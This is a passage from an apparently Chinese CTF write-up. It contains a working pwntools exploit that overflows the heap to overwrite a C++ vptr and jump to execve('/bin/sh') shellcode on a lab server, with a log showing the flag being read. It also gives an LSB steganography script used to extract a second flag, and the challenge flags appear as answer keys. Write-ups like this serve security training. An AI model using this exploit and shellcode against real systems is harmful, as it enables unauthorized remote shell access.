0x5cef30:       0x0000000000000000      0x00000000005bd010
0x5cef40:       0x6161616161616161      0x0000616161616161
0x5cef50:       0x0000000000000000      0x0000000000000051
0x5cef60:       0x0000000000000000      0x00000000005bd010
0x5cef70:       0x6161616161616161      0x6161616161616161
0x5cef80:       0x6161616161616161      0x6161616161616161
0x5cef90:       0x6161616161616161      0x0000000061616161
```

通过堆溢出成功写入了vptr，最后通过第一个虚函数watch来跳转执行shellcode

```
from pwn import *

#r = process('./book')
r = remote('10.10.202.172',22233)
sc = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52
\x57\x54\x5e\xb0\x3b\x0f\x05"

def addMath(name,price):
    r.recvuntil(":")
    r.sendline("1")
    r.recvuntil(":")
    r.sendline(name)
    r.recvuntil(":")
    r.sendline(str(price))

def remove(idx):
    r.recvuntil(":")
    r.sendline("5")
    r.recvuntil(":")
    r.sendline(str(idx))

def watch(idx):
    r.recvuntil(":")
    r.sendline("3")
    r.recvuntil(":")
    r.sendline(str(idx))

name = 0x4083c0
vptr = name + 8
r.recvuntil(":")
r.sendline("a"*8 + p64(vptr) + sc)
addMath("a"*8,25)
addMath("b"*8,26)
#gdb.attach(r)
remove(0)
#gdb.attach(r)
addMath("a"*(8*11) + p64(vptr),2)
#gdb.attach(r)
watch(0)

r.interactive()

#hsctf{hitcon-training-learning-lab15_addsalt}
```



```
# shen @ LAPTOP-N14A0E48 in /mnt/c/Users/86137/Desktop/wp [12:10:18]
$ python2 ezheap.py
[+] Opening connection to 10.10.202.172 on port 22233: Done
[*] Switching to interactive mode
 $ cat flag
hsctf{hitcon-training-learning-lab15_addsalt}
$ 
```

Misc

真.签到题

复制粘贴就行


签到题

跑脚本就行，不知道为什么没什么人做

给出脚本：

```
#lsb.py
import sys
import struct
import numpy
import matplotlib.pyplot as plt

from PIL import Image

from crypt import AESCipher

# Decompose a binary file into an array of bits
def decompose(data):
  v = []

  # Pack file len in 4 bytes
  fSize = len(data)
  bytes = [ord(b) for b in struct.pack("i", fSize)]

  bytes += [ord(b) for b in data]

  for b in bytes:
    for i in range(7, -1, -1):
      v.append((b >> i) & 0x1)

  return v

# Assemble an array of bits into a binary file
def assemble(v):
  bytes = ""

  length = len(v)
  for idx in range(0, len(v)/8):
    byte = 0
    for i in range(0, 8):
      if (idx*8+i < length):
        byte = (byte<<1) + v[idx*8+i]
    bytes = bytes + chr(byte)

  payload_size = struct.unpack("i", bytes[:4])[0]

  return bytes[4: payload_size + 4]

# Set the i-th bit of v to x
def set_bit(n, i, x):
  mask = 1 << i
  n &= ~mask
  if x:
    n |= mask
  return n

# Embed payload file into LSB bits of an image
def embed(imgFile, payload, password):
  # Process source image
  img = Image.open(imgFile)
  (width, height) = img.size
  conv = img.convert("RGBA").getdata()
  print "[*] Input image size: %dx%d pixels." % (width, height)
  max_size = width*height*3.0/8/1024    # max payload size
  print "[*] Usable payload size: %.2f KB." % (max_size)

  f = open(payload, "rb")
  data = f.read()
  f.close()
  print "[+] Payload size: %.3f KB " % (len(data)/1024.0)

  # Encypt
  cipher = AESCipher(password)
  data_enc = cipher.encrypt(data)

  # Process data from payload file
  v = decompose(data_enc)

  # Add until multiple of 3
  while(len(v)%3):
    v.append(0)

  payload_size = len(v)/8/1024.0
  print "[+] Encrypted payload size: %.3f KB " % (payload_size)
  if (payload_size > max_size - 4):
    print "[-] Cannot embed. File too large"
    sys.exit()

  # Create output image
  steg_img = Image.new('RGBA',(width, height))
  data_img = steg_img.getdata()

  idx = 0

  for h in range(height):
    for w in range(width):
      (r, g, b, a) = conv.getpixel((w, h))
      if idx < len(v):
        r = set_bit(r, 0, v[idx])
        g = set_bit(g, 0, v[idx+1])
        b = set_bit(b, 0, v[idx+2])
      data_img.putpixel((w,h), (r, g, b, a))
      idx = idx + 3

  steg_img.save(imgFile + "-stego.png", "PNG")

  print "[+] %s embedded successfully!" % payload

# Extract data embedded into LSB of the input file
def extract(in_file, out_file, password):
  # Process source image
  img = Image.open(in_file)
  (width, height) = img.size
  conv = img.convert("RGBA").getdata()
  print "[+] Image size: %dx%d pixels." % (width, height)

  # Extract LSBs
  v = []
  for h in range(height):
    for w in range(width):
      (r, g, b, a) = conv.getpixel((w, h))
      v.append(r & 1)
      v.append(g & 1)
      v.append(b & 1)

  data_out = assemble(v)

  # Decrypt
  cipher = AESCipher(password)
  data_dec = cipher.decrypt(data_out)

  # Write decrypted data
  out_f = open(out_file, "wb")
  out_f.write(data_dec)
  out_f.close()

  print "[+] Written extracted data to %s." % out_file

# Statistical analysis of an image to detect LSB steganography
def analyse(in_file):
  '''
  - Split the image into blocks.
  - Compute the average value of the LSBs for each block.
  - The plot of the averages should be around 0.5 for zones that contain
    hidden encrypted messages (random data).
  '''
  BS = 100  # Block size
  img = Image.open(in_file)
  (width, height) = img.size
  print "[+] Image size: %dx%d pixels." % (width, height)
  conv = img.convert("RGBA").getdata()

  # Extract LSBs
  vr = [] # Red LSBs
  vg = [] # Green LSBs
  vb = [] # LSBs
  for h in range(height):
    for w in range(width):
      (r, g, b, a) = conv.getpixel((w, h))
      vr.append(r & 1)
      vg.append(g & 1)
      vb.append(b & 1)

  # Average colours' LSB per each block
  avgR = []
  avgG = []
  avgB = []
  for i in range(0, len(vr), BS):
    avgR.append(numpy.mean(vr[i:i + BS]))
    avgG.append(numpy.mean(vg[i:i + BS]))
    avgB.append(numpy.mean(vb[i:i + BS]))

  # Nice plot
  numBlocks = len(avgR)
  blocks = [i for i in range(0, numBlocks)]
  plt.axis([0, len(avgR), 0, 1])
  plt.ylabel('Average LSB per block')
  plt.xlabel('Block number')
```

```
# plt.plot(blocks, avgR, 'r.')
# plt.plot(blocks, avgG, 'g')
  plt.plot(blocks, avgB, 'bo')

  plt.show()

def usage(progName):
  print "LSB steganogprahy. Hide files within least significant bits of images.\n"
  print "Usage:"
  print "  %s hide <img_file> <payload_file> <password>" % progName
  print "  %s extract <stego_file> <out_file> <password>" % progName
  print "  %s analyse <stego_file>" % progName
  sys.exit()

if __name__ == "__main__":
  if len(sys.argv) < 3:
    usage(sys.argv[0])

  if sys.argv[1] == "hide":
    embed(sys.argv[2], sys.argv[3], sys.argv[4])
  elif sys.argv[1] == "extract":
    extract(sys.argv[2], sys.argv[3], sys.argv[4])
  elif sys.argv[1] == "analyse":
    analyse(sys.argv[2])
  else:
    print "[-] Invalid operation specified"



#crypt.py
import hashlib
from Crypto import Random
from Crypto.Cipher import AES

'''
Thanks to
http://stackoverflow.com/questions/12524994/encrypt-decrypt-using-pycrypto-aes-256
'''
class AESCipher:

    def __init__(self, key):
        self.bs = 32  # Block size
        self.key = hashlib.sha256(key.encode()).digest()  # 32 bit digest

    def encrypt(self, raw):
        raw = self._pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return iv + cipher.encrypt(raw)

    def decrypt(self, enc):
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self._unpad(cipher.decrypt(enc[AES.block_size:]))

    def _pad(self, s):
        return s + (self.bs - len(s) % self.bs) * chr(self.bs - len(s) % self.bs)
    @staticmethod
    def _unpad(s):
        return s[:-ord(s[len(s)-1:])]
```



```
┌──(shen㉿shen)-[~/桌面/tiger]
└─$ python lsb.py extract moyu.png-stego.png flag.txt welcometothehsctf
[+] Image size: 440x440 pixels.
[+] Written extracted data to flag.txt.

┌──(shen㉿shen)-[~/桌面/tiger]
└─$ cat flag.txt
hsctf{welcome_to_the_ctfgamehhhhh!}
```